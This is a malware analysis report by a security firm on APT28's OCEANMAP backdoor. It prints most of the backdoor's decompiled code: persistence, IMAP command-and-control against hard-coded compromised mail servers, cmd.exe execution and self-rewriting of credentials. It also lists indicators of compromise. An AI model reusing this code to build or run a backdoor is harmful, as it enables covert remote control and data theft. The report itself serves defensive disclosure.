A technical analysis of the APT28's backdoor called OCEANMAP

Prepared by: Vlad Pasca, Senior Malware & Threat Analyst

SecurityScorecard

SecurityScorecard.com
info@securityscorecard.io

1140 Avenue of the Americas,
19th Floor
New York, NY, 10036
1.800.682.1707

Table of contents

Executive summary

OCEANMAP is a backdoor developed by the Russian APT28/Sofacy/Fancy Bear that was discovered by CERT-UA. The malware establishes persistence on the infected machine using an Internet shortcut created in the Startup folder. It can run multiple commands depending on emails content found on two mail servers. The commands are run using the cmd.exe process, and their output is stored as emails in the Inbox folder on the hard-coded mail servers.

Analysis and findings

SHA256: 24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04

The malware retrieves the path to the Startup folder, the location of the executable, and the current process ID:

```
private static void Main(string[] args)
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.Startup);
    string location = Assembly.GetEntryAssembly().Location;
    int id = Process.GetCurrentProcess().Id;
```

Figure 1

The binary verifies whether another process with the same name is already running on the machine. If that's the case, the target process is killed using the taskkill command, as highlighted below.

```
foreach (Process process in Process.GetProcessesByName(AppDomain.CurrentDomain.FriendlyName))
{
    if (process.Id != id)
    {
        Program.run("taskkill /F /PID " + process.Id.ToString());
    }
}
```

Figure 2

If the executable name contains "_tmp.exe", then the malicious sample renames the executable by deleting "_tmp" and spawns the new executable (see Figure 3).

```
if (location.Contains("_tmp.exe"))
{
    File.Delete(location.Replace("_tmp", ""));
    File.Copy(location, location.Replace("_tmp", ""));
    Process.Start(location.Replace("_tmp", ""));
    Environment.Exit(0);
}
else
{
    try
    {
        File.Delete(location.Replace(".exe", "_tmp.exe"));
    }
    catch
    {
    }
}
```

Figure 3

The malware achieves persistence by creating an Internet shortcut called “EdgeContext.url” in the Startup folder, which runs the executable:

```
using (StreamWriter streamWriter = new StreamWriter(folderPath + "\\EdgeContext.url"))
{
    string location2 = Assembly.GetExecutingAssembly().Location;
    streamWriter.WriteLine("[InternetShortcut]");
    streamWriter.WriteLine("URL=file:///" + location);
    streamWriter.WriteLine("IconIndex=0");
    location2.Replace('\\', '/');
}
```

Figure 4

It implements a function named “execute” that is called with the “dir” parameter (Figure 5).

```
Program.execute(new string[]
{
    "dir"
});
```

Figure 5

The process tries to connect to two IMAP servers using hard-coded credentials. We believe that the mail servers were previously compromised by the threat actor:

```
private static void execute(string[] commands)
{
    try
    {
        Program.connect(Program.fcreds.Split(new char[]
        {
            ':'
        })[2], 143);
        Program.Login(Program.fcreds.Split(new char[]
        {
            ':'
        })[0], Program.fcreds.Split(new char[]
        {
            ':'
        })[1]);
    }
    catch
    {
        try
        {
            Program.connect(Program.screds.Split(new char[]
            {
                ':'
            })[2], 143);
            Program.Login(Program.screds.Split(new char[]
            {
                ':'
            })[0], Program.screds.Split(new char[]
            {
                ':'
            })[1]);
        }
        catch
        {
            return;
        }
    }
```

Figure 6

```
private static string newtime = "newtime1:0000000000000000000000000000000000000000000000000000000000000000000000000000000000000";

// Token: 0x04000002 RID: 2
private static readonly string fcreds = "jrb@bahouholdings.com:[redacted]:74.124.219.71:000000000000000000000000000000000000000000000000000000";

// Token: 0x04000003 RID: 3
private static readonly string screds = "qasim.m@facadesolutionsuae.com:[redacted]:webmail.facadesolutionsuae.com:00000000000000000000000000";
```

Figure 7

The malicious binary creates a TcpClient object and reads the server's response by calling the Read function:

```
private static void connect(string server, int port)
{
    byte[] buffer = new byte[2048];
    try
    {
        Program.tcp = new TcpClient(server, port)
        {
            ReceiveBufferSize = 262144
        };
        Program.tcp.Client.ReceiveBufferSize = 262144;
        Program.tcp.NoDelay = true;
        Program.ssl = Program.tcp.GetStream();
    }
    catch
    {
        return;
    }
    Program.ssl.Read(buffer, 0, 2048);
}
```

Figure 8

The sample tries to connect to the first IMAP server and log in using the credentials. Should the first operation fail, the second IMAP server is contacted:

```
private static void Login(string login, string password)
{
    byte[] buffer = new byte[512];
    byte[] bytes = Encoding.ASCII.GetBytes(string.Concat(new string[]
    {
        "$ LOGIN ",
        login,
        " ",
        password,
        "\r\n"
    }));
    Program.ssl.Write(bytes, 0, bytes.Length);
    Program.ssl.Read(buffer, 0, 512);
}
```

Figure 9

Two specific commands are implemented: “changesecond” and “newtime”. Because the first command is different from those, the process calls the Program.run method:

```
foreach (string text in commands)
{
    if (text.Contains("changesecond"))
    {
        Program.change(Program.screds, Program.normal(text.Replace("changesecond", "")));
    }
    else if (text.Contains("newtime"))
    {
        Program.change_time(Program.normal(text));
    }
    else
    {
        string text2 = Program.run(text);
        if (!text2.Contains("echo"))
        {
            Program.create(text2);
        }
    }
}
```


Figure 10

The command is run by spawning a cmd.exe process. The “dir” command is utilized to list all files and directories from the current directory:

```
private static string run(string ccc)
{
    string result;
    try
    {
        Process process = new Process();
        process.StartInfo.FileName = "cmd.exe";
        process.StartInfo.RedirectStandardInput = true;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.StandardOutputEncoding = Encoding.UTF8;
        process.Start();
        process.StandardInput.WriteLine(ccc);
        process.StandardInput.Flush();
        process.StandardInput.Close();
        process.WaitForExit(3000);
        result = process.StandardOutput.ReadToEnd();
    }
    catch (Exception ex)
    {
        result = ccc + " " + ex.Message;
    }
    return result;
}
```

Figure 11

The command's output is concatenated with the username, current date and time, and a variable called "name_id". This variable is obtained by Base64-encoding the hostname, the username, and the operating system version.




```
private static void create(string text)
{
    text = string.Concat(new string[]
    {
        "From: U_",
        Environment.UserName,
        "\r\nSubject:",
        DateTime.UtcNow.ToString(),
        "_report_",
        Program.name_id,
        "\r\n\r\n",
        text,
        "\r\n\r\n",
        Program.newtime
    });
```

Figure 12

```
private static readonly string name_id = Program.Base64Encode(string.Concat(new string[]
{
    Environment.MachineName,
    "==",
    Environment.UserName,
    "==",
    Environment.OSVersion.VersionString.Remove(Environment.OSVersion.VersionString.Length - 2)
}));
```

Figure 13

The constructed email is added to the Inbox folder using the IMAP "APPEND" command, as displayed in Figure 14.



```
byte[] bytes = Encoding.ASCII.GetBytes(string.Concat(new string[]
{
    "$ APPEND INBOX {",
    length.ToString(),
    "}\r\n",
    text,
    "\r\n"
}));
Task.Factory.FromAsync<byte[], int, int>(new Func<byte[], int, int, AsyncCallback, object, IAsyncResult>(Program.ssl.BeginWrite), new Action<IAsyncResult>(Program.ssl.EndWrite), bytes, 0, bytes.Length,
  Program.ssl);
```

Figure 14

The malware waits for more commands to execute:

```
for (;;)
{
    try
    {
        Program.execute(Program.readFile());
    }
```

Figure 15

The binary implements a function called “findText”, which is used to search for specific emails on the mail server:

```
private static string[] readFile()
{
    Program.connect(Program.fcreds.Split(new char[]
    {
        ':'
    })[2], 143);
    Program.Login(Program.fcreds.Split(new char[]
    {
        ':'
    })[0], Program.fcreds.Split(new char[]
    {
        ':'
    })[1]);
    string[] array = Program.findText(Program.name_id);
    if (array == null)
    {
        return new string[0];
    }
```

Figure 16

The process is looking for emails in the Draft folder, as shown in the figure below.

```
private static string[] findText(string text)
{
    byte[] array = new byte[1024];
    new byte[1024];
    byte[] bytes = Encoding.ASCII.GetBytes("$ SELECT INBOX.Drafts\r\n");
    try
    {
        Program.ssl.Write(bytes, 0, bytes.Length);
        Program.ssl.Read(array, 0, 1024);
        if (Encoding.ASCII.GetString(array).Contains("$ NO"))
        {
            throw new InvalidOperationException("no");
        }
    }
    catch
    {
        bytes = Encoding.ASCII.GetBytes("$ SELECT Drafts\r\n");
        Program.ssl.Write(bytes, 0, bytes.Length);
        Program.ssl.Read(array, 0, 1024);
        if (Encoding.ASCII.GetString(array).Contains("$ NO"))
        {
            throw new InvalidOperationException("no");
        }
    }
```

Figure 17

The emails having the “name_id” variable as a subject, are retrieved (Figure 18).

```
byte[] array2 = new byte[2048000];
byte[] bytes2 = Encoding.ASCII.GetBytes("$ UID SEARCH subject \"" + text + "\"\r\n");
Program.ssl.Write(bytes2, 0, bytes2.Length);
Program.ssl.Read(array2, 0, 2048000);
string text2 = Encoding.ASCII.GetString(array2);
text2 = text2.Remove(0, 8);
text2 = text2.Substring(0, text2.IndexOf("\r\n"));
if (text2.IndexOf("(no messages)") > -1 || text2.IndexOf("SEARCH") > -1 || text2 == "")
{
    return null;
}
return text2.Split(new string[]
{
    " "
}, StringSplitOptions.None);
```

Figure 18

The malicious sample obtains the email body that will be used to extract a new command to execute:

```
string text = "";
for (int i = 0; i < array.Length; i++)
{
    string message = Program.getMessage(array[i]);
    text += message;
    Program.delete(array[i]);
}
```

Figure 19

```
private static string getMessage(string message_number)
{
    byte[] bytes = Encoding.ASCII.GetBytes("$ UID FETCH " + message_number + " BODY.PEEK[text]\r\n");
    Program.ssl.Write(bytes, 0, bytes.Length);
    byte[] array = new byte[20480000];
    Program.ssl.Read(array, 0, 20480000);
    string text = Encoding.ASCII.GetString(array).Trim(new char[1]);
    string text2 = "";
    foreach (string text3 in text.Split(new string[]
    {
        "\r\n"
    }, StringSplitOptions.None))
    {
        if (!text3.Contains(" "))
        {
            text2 = text2 + text3.Trim(new char[]
            {
                ')'
            }) + "\r\n";
        }
    }
    return text2;
}
```

Figure 20

All these emails are deleted after the commands are extracted:

```
private static void delete(string uid)
{
    byte[] bytes = Encoding.ASCII.GetBytes("$ UID STORE " + uid + " +FLAGS (\\Deleted)\r\n");
    Program.ssl.Write(bytes, 0, bytes.Length);
    byte[] buffer = new byte[1024];
    Program.ssl.Read(buffer, 0, 1024);
    bytes = Encoding.ASCII.GetBytes("$ EXPUNGE\r\n");
    Program.ssl.Write(bytes, 0, bytes.Length);
    buffer = new byte[1024];
    Program.ssl.Read(buffer, 0, 1024);
}
```

Figure 21

The commands are Base64-decoded and then run using the cmd.exe process:

```
string[] array2 = new string[0];
foreach (string text2 in text.Split(new char[]
{
    '\n'
}))
{
    if (!text2.Contains(" OK") && text2.Length > 1)
    {
        Array.Resize<string>(ref array2, array2.Length + 1);
        array2[array2.Length - 1] = Encoding.UTF8.GetString(Program.Base64Decode(text2.Trim(new char[]
        {
            '\r'
        }).Trim(new char[]
        {
            ')'
        })));
    }
}
return array2;
```

Figure 22

Another execution flow is followed if the "changesecond" command is executed. In this case, the executable name is renamed by adding the "_tmp" string, and the hard-coded credentials and mail servers are modified. The first credentials are set to the second credentials, and the second ones are set to new values. Finally, the new executable is spawned via a function call to Process.Start:

```
private static void change(string new_creds, string new_r_creds)
{
    string text = Environment.GetCommandLineArgs()[0];
    string text2 = text.Replace(".exe", "_tmp.exe");
    byte[] bytes = Encoding.Unicode.GetBytes(Program.fcreds);
    byte[] bytes2 = Encoding.Unicode.GetBytes(Program.screds);
    byte[] bytes3 = Encoding.Unicode.GetBytes(new_creds);
    byte[] bytes4 = Encoding.Unicode.GetBytes(new_r_creds);
    byte[] bytes5 = Program.ReplaceBytes(Program.ReplaceBytes(File.ReadAllBytes(text), bytes, bytes3), bytes2, bytes4);
    File.WriteAllBytes(text2, bytes5);
    Process.Start(text2);
    Environment.Exit(0);
}
```

Figure 23

By executing the "newtime" command, the malware modifies the "newtime" variable that sets the time to sleep between iterations (60 seconds by default). The variable is padded with 0s until it has 100 bytes.

```
private static string normal(string source)
{
    int num = 100 - source.Length;
    string str = new string('0', num - 1);
    return source + ":" + str;
}
```

Figure 24

```
private static void change_time(string time)
{
    string location = Assembly.GetExecutingAssembly().Location;
    string text = location.Replace(".exe", "_tmp.exe");
    byte[] bytes = Encoding.Unicode.GetBytes(Program.newtime);
    byte[] bytes2 = Encoding.Unicode.GetBytes(time);
    byte[] bytes3 = Program.ReplaceBytes(File.ReadAllBytes(location), bytes, bytes2);
    File.WriteAllBytes(text, bytes3);
    Process.Start(text);
    Environment.Exit(0);
}
```

Figure 25

According to this article, the threat actor performed tests on his own machine, revealing details such as the hostname, the username, and other executed commands.

Indicators of Compromise

SHA256

24fd571600dcc00bf2bb8577c7e4fd67275f7d19d852b909395bebcbb1274e04

Mail servers

74.124.219.71

webmail.facadesolutionsuae.com

Processes spawned

taskkill /F /PID <PID>

cmd.exe /c dir

File created

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\EdgeContext.url

About SecurityScorecard

Funded by world-class investors, including Evolution Equity Partners, Silver Lake Partners, Sequoia Capital, GV, Riverwood Capital, and others, SecurityScorecard is the global leader in cybersecurity ratings, response, and resilience, with more than 12 million companies continuously rated.

Founded in 2013 by security and risk experts Dr. Aleksandr Yampolskiy and Sam Kassoumeh, SecurityScorecard's patented rating technology is used by over 25,000 organizations for enterprise risk management, third-party risk management, board reporting, due diligence, cyber insurance underwriting, and regulatory oversight.

SecurityScorecard makes the world safer by transforming how companies understand, improve, and communicate cybersecurity risk to their boards, employees, and vendors. SecurityScorecard achieved the Federal Risk and

Authorization Management Program (FedRAMP) Ready designation, highlighting the company's robust security standards to protect customer information, and is listed as a free cyber tool and service by the U.S. Cybersecurity & Infrastructure Security Agency (CISA). Every organization has the universal right to its trusted and transparent Instant SecurityScorecard rating.

For more information, visit securityscorecard.com or connect with us on LinkedIn.

SecurityScorecard.com
info@securityscorecard.io

1140 Avenue of the Americas,
19th Floor
New York, NY, 10036
1.800.682.1707

SecurityScorecard